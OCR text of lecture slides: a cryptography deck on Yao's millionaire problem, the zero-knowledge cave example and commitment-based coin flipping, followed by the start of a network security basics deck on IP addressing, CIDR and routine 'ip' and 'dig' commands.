
Digital Signatures

Anonymous Communication



Digital Cash

- Anonymous **digital** cash
  - Can I spend a “digital coin” without anyone knowing who I am?
  - How to prevent double spending?



BITCOIN


Bitcoin, the first blockchain-based cryptocurrency, was created as a peer to peer payment system that allows its users to transfer value with no central authority or third party involved.

Bitcoin has reached a record high valuation of **$3,000** per coin.

Protocols

- Elections
- Private auctions
- Secure multi-party computation

Goal: compute $f(x_1, x_2, x_3, x_4)$



Anything that can be done with trusted auth. can also be done without

Yao's Millionaire problem

Two millionaires wish to figure out who is wealthier. They do not want to reveal any other information. Range of the inputs known: (0, N). **Let A has i and B has j**

Step 1

1. B generates a random x
2. C = E(x), u =C- j
3. Send u to A.

Step 2

1. A computes: for (t= 1 to i) : $y_t = D(u+t)$
2. A computes: for (t= i+1 to N) : $y_t = D(u+t+1)$

Yao's Millionaire problem

Two millionaires wish to figure out who is wealthier. They do not want to reveal any other information. Range of the inputs known: (0, N)

Step 3

1. A send to B the following list:

   $y_1, y_2, \ldots y_i, y_{i+1}, y_{i+2}, \ldots, y_N$.

2. B compares the j^{th} entry of this list with x

3. x = j^{th} entry of the list implies $i \geq j$.

Yao's Millionaire problem

i < j

- $y_1 = D(u+1)$
- $y_2 = D(u+2)$
-
-
- $y_i = D(u+i)$
- $y_{i+1} = D(u+i+2)$
-
- $y_j = D(u+j+1)$
-
- $y_N = D(u+N+1)$

i ≥ j

- $y_1 = D(u+1)$
- $y_2 = D(u+2)$
-
-
- $y_j = D(u+j)$
-
- $y_i = D(u+i)$
- $y_{i+1} = D(u+i+2)$
-
- $y_N = D(u+N+1)$

Yao's Millionaire problem

i < j


- $y_1 = D(u+1)$
- $y_2 = D(u+2)$
-
- $y_i = D(u+i)$
- $y_{i+1} = D(u+i+2)$
-
- $\boldsymbol{y_j = D(u+j+1) = D(C+1) \neq x}$
-
- $y_N = D(u+N+1)$

i ≥ j


- $y_1 = D(u+1)$
- $y_2 = D(u+2)$
-
-
- $\boldsymbol{y_j = D(u+j) = D(C) = x}$
-
- $y_i = D(u+i)$
- $y_{i+1} = D(u+i+2)$
-
- $y_N = D(u+N+1)$

Crypto magic

- Privately outsourcing computation




- Zero knowledge (proof of knowledge)



Cave Example

The door can only be opened with a magic word. Alice claims that she knows the word and that she can open the door. Bob and Alice are at point 1. Alice enters in the cave and reaches the point 2.




1. Alice chooses to go either right or left. After Alice disappears, Bob comes to point 2 and asks Alice to come up from either the right or left.
2. if Alice knows the magic word, she will come up from the right direction. If she does not know the word, she comes up from the right direction with ½ probability.
3. The game will be repeated many times.

Coin Flipping: The problem of "Trust"

- Alice and Bob are getting divorced, and want to decide who gets to keep the car.
- Alice calls Bob on the telephone and offers a simple solution.
- I've got a penny in my pocket. I'm going to toss it in the air right now. You call heads (bit 1) or tails (bit 0). If you get it right, you get the car. If you get it wrong, I get the car."

- Something troubles Bob about this arrangement : Alice can't be Trusted
- Solution:

Generate random number α. Put the result αI n an envelop and send it to Bob.



β

Guess the parity β (odd or even) of α and send the guessed value β $(even = 0 \; or \; odd = 1)$ to Alice.

Open the envelop and send α to Bob

α

Check whether $\alpha = \beta$

How to design such a magical envelop

- Use of one way functions:
  - for every integer x, it is easy to compute f(x) from x. But given f(x) it is hard to compute x or find any information about x, like whether the x is even or odd (one-wayness).
  - It is hard to find a pair of distinct integers x and y, s.t. f(x) = f(y)

How to design such a magical envelop

- Use of one way functions:
  - for every integer x, it is easy to compute f(x) from x. But given f(x) it is hard to compute x or find any information about x, like whether the x is even or odd (one-wayness).
  - It is hard to find a pair of distinct integers x and y, s.t. f(x) = f(y)

- Can Alice Cheat?

- Can Bob guess better than a random guess

How to design such a magical envelop

- Use of one way functions:
  - for every integer x, it is easy to compute f(x) from x. But given f(x) it is hard to compute x or find any information about x, like whether the x is even or odd (one-wayness).
  - It is hard to find a pair of distinct integers x and y, s.t. f(x) = f(y)

- Can Alice Cheat?
  - For that Alice needs to create a $y \neq x$,s.t. f(x) = f(y). Hard to do.

- Can Bob guess better than a random guess
  - Bob listens to f(x) which speaks nothing of x, so his probability of guessing x is 1/2

Thank You

Network Security Basics

Outline

- IP Address and Network Interface
- TCP/IP Protocols
- Packet Sniffing
- Packet Spoofing
- Programming using Scapy
- Lab environment and containers

IP ADDRESS

IP Address: the Original Scheme

```
Class A                     |<--      Host ID     -->|
  0.  0.  0.  0 = 00000000.00000000.00000000.00000000
127.255.255.255 = 01111111.11111111.11111111.11111111

Class B                               |<-- Host ID -->|
128.  0.  0.  0 = 10000000.00000000.00000000.00000000
191.255.255.255 = 10111111.11111111.11111111.11111111

Class C                                        |HostID|
192.  0.  0.  0 = 11000000.00000000.00000000.00000000
223.255.255.255 = 11011111.11111111.11111111.11111111

Class D                 |<--   Address Range       -->|
224.  0.  0.  0 = 11100000.00000000.00000000.00000000
239.255.255.255 = 11101111.11111111.11111111.11111111

Class E                 |<--   Address Range       -->|
240.  0.  0.  0 = 11110000.00000000.00000000.00000000
255.255.255.255 = 11111111.11111111.11111111.11111111
```

CIDR Scheme (Classless Inter-Domain Routing)

192.168.60.5/**24**

Indicate the first 24
bits are network ID

Question: What is the address range of the network **192.168.192.0/19 ?**

Special IP Addresses

- Private IP Addresses
  - 10.0.0.0/8
  - 172.16.0.0/12
  - 192.168.0.0/16

- Loopback Address
  - 127.0.0.0/8
  - Commonly used: 127.0.0.1

List IP Address on Network Interface

```
$ ip -br address
lo               UNKNOWN        127.0.0.1/8 ::1/128
enp0s3           UP             10.0.5.5/24 fe80::bed8:53e2:5192:f265/64
docker0          DOWN           172.17.0.1/16 fe80::42:13ff:fee7:90d6/64
```

Manually Assign IP Address

```
$ sudo ip addr add 192.168.60.6/24 dev enp0s3
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
 group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_f
ast state UP group default qlen 1000
    link/ether 08:00:27:84:5e:b9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.60.6/24 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::3fc4:1dac:bbbb:948/64 scope link
       valid lft forever preferred lft forever
```

Automatically Assign IP Address


- DHCP: Dynamic Host Configuration Protocol

Get IP Addresses for Host Names: DNS


```
seed@VM:~$ dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18093
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        57405   IN      A       93.184.216.34
```

NETWORK STACK


Packet Journey at High Level




How Packets Are Constructed



